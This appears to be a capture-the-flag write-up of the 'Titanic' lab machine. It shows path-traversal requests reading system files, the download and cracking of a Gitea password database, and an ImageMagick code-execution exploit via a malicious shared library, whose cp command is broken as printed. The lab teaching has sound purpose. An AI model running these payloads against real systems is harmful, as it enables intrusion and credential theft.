Titanic
by 0xW1LD

Information Gathering
Enumeration
nmap finds the following ports open:
1
2
3
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
Doing a more thorough scan:
1
2
3
4
5
6
7
8
9
10
11
12
13
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGZG4yHYcDPrtn7U0l+ertBhGBgjIeH9vWnZcmqH0cvmCNvdcDY/ItR3tdB4yMJp0ZTth5itUVtlJJGHRYAZ8Wg=
|   256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDT1btWpkcbHWpNEEqICTtbAcQQitzOiPOmc3ZE0A69Z
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://titanic.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: Host: titanic.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
HTTP
Adding titanic.htb to our hosts file, we can take a look at the website:

Clicking on Book Now we are greeted with a form:

Submitting the form we download a json file:

Looking at burpsuite we find the following requests:
A POST TO /BOOK
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
POST /book HTTP/1.1
Host: titanic.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 82
Origin: http://titanic.htb
Connection: keep-alive
Referer: http://titanic.htb/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

name=w1ld&email=w1ld%40mail.com&phone=1234567890&date=0005-05-05&cabin=Standard
A GET TO /download
1
2
3
4
5
6
7
8
9
10
GET /download?ticket=4248c8a1-9493-4573-bbdb-049789ab5f2c.json HTTP/1.1
Host: titanic.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://titanic.htb/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Vulnerability Assessment
LFI on /download
Changing the parameter on which file to download:
1
2
3
4
5
6
7
8
9
10
GET /download?ticket=../../../../../../../../../../etc/hosts HTTP/1.1
Host: titanic.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://titanic.htb/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
We get the following response:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
HTTP/1.1 200 OK
Date: Sat, 15 Feb 2025 20:36:10 GMT
Server: Werkzeug/3.0.3 Python/3.10.12
Content-Disposition: attachment; filename="../../../../../../../../../../etc/hosts"
Content-Type: application/octet-stream
Content-Length: 250
Last-Modified: Fri, 07 Feb 2025 12:04:36 GMT
Cache-Control: no-cache
ETag: "1738929876.3570278-250-3274903378"
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

127.0.0.1 localhost titanic.htb dev.titanic.htb
127.0.1.1 titanic

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
Exploitation
Using the LFI we can check /etc/passwd for users:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
developer:x:1000:1000:developer:/home/developer:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
We can see among these two actual users:
1
2
root:x:0:0:root:/root:/bin/bash
developer:x:1000:1000:developer:/home/developer:/bin/bash
Checking developer’s home directory we find user.txt:
1
fa16d<SNIP>
Looking back at /etc/hosts we can check dev.titanic.htb:
 We found a
 GITEA page.
Looking around we find a docker-config repository:
 In which we can find the following files:
mysql/docker-compose.yml
In which we can find the following files:
mysql/docker-compose.yml
1
2
3
4
5
6
7
8
9
10
11
12
13
14
version: '3.8'

services:
  mysql:
    image: mysql:8.0
    container_name: mysql
    ports:
      - "127.0.0.1:3306:3306"
    environment:
      MYSQL_ROOT_PASSWORD: 'MySQLP@$$w0rd!'
      MYSQL_DATABASE: tickets
      MYSQL_USER: sql_svc
      MYSQL_PASSWORD: sql_password
    restart: always
gitea/docker-compose.yml
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
version: '3'

services:
  gitea:
    image: gitea/gitea
    container_name: gitea
    ports:
      - "127.0.0.1:3000:3000"
      - "127.0.0.1:2222:22"  # Optional for SSH access
    volumes:
      - /home/developer/gitea/data:/data # Replace with your path
    environment:
      - USER_UID=1000
      - USER_GID=1000
    restart: always
Using these files we can abuse the earlier LFI to grab the gitea database:
1
curl "http://titanic.htb/download?ticket=../../../../../../../../../../home/developer/gitea/data/gitea/gitea.db" -O
Using sqlite3 we find the following name,passwd,salt:
1
2
administrator|cba20ccf927d3ad0567b68161732d3fbca098ce886bbc923b4062a3960d459c08d2dfc063b2406ac9207c980c47c5d017136|2d149e5fbd1b20cf31db3e3c6a28fc9b
developer|e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56|8bf3e3452b78544f8bee9400d6936d34
We can search for gitea password crack and we find the following:
gitea2hashcat
Using the script on the extracted database we get the following hashes:
1
2
sha256:50000:LRSeX70bIM8x2z48aij8mw==:y6IMz5J9OtBWe2gWFzLT+8oJjOiGu8kjtAYqOWDUWcCNLfwGOyQGrJIHyYDEfF0BcTY=
sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=
After cracking this we get credentials for developer:
developer:25282528
Post Exploitation
Looking around for folders we can find the following interesting script:
identify_images.sh
1
2
3
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/magick identify >> metadata.log
Interestingly developer has write permissions on that location:
1
2
3
4
5
6
7
8
9
10
developer@titanic:/opt/app/static/assets/images$ ls -la
total 1288
drwxrwx--- 2 root developer   4096 Feb  3 17:13 .
drwxr-x--- 3 root developer   4096 Feb  7 10:37 ..
-rw-r----- 1 root developer 291864 Feb  3 17:13 entertainment.jpg
-rw-r----- 1 root developer 280854 Feb  3 17:13 exquisite-dining.jpg
-rw-r----- 1 root developer 209762 Feb  3 17:13 favicon.ico
-rw-r----- 1 root developer 232842 Feb  3 17:13 home.jpg
-rw-r----- 1 root developer 280817 Feb  3 17:13 luxury-cabins.jpg
-rw-r----- 1 root developer    442 Feb 16 00:11 metadata.log
Seeing as the output is directed to image magick, we find the following vulnerability: Arbitrary Code Execution in ImageMagick
So we can change the library like so:
1
2
3
4
5
6
7
8
9
10
gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init(){
    system("cp /root/root.txt && chmod 777 /tmp/root.txt");
    exit(0);
}
EOF
And copy a jpg file to execute identify_images.sh:
1
cp entertainment.jpg root.jpg
so we have code execution as root!
Beyond Root
An interesting quirk of app.py, the app with the LFI vulnerability is that even without directory traversal it is still possible to do the LFI:
1
curl http://titanic.htb/download?ticket=/home/developer/user.txt
I find this strange as if we take a look at this script it seems like it shouldn’t work due to prepending TICKET_DIR to the specified directory:
1
2
3
4
5
6
TICKETS_DIR = "tickets"
ticket = request.args.get('ticket')
json_filepath = os.path.join(TICKETS_DIR, ticket)

if os.path.exists(json_filepath):
    return send_file(json_filepath, as_attachment=True, download_name=ticket)
So the code would check if tickets/home/developer/user.txt would exist, which it shouldn’t, and then download the ticket file on the specified directory.
However, taking a look into the os library we can learn that os.path.join discards the prepended directory: tickets if the directory to be joined is an absolute path, e.g. one that starts with /.
Additionally, the os.path library also comes with a way to sanitize this by using: os.path.basename on the parameter.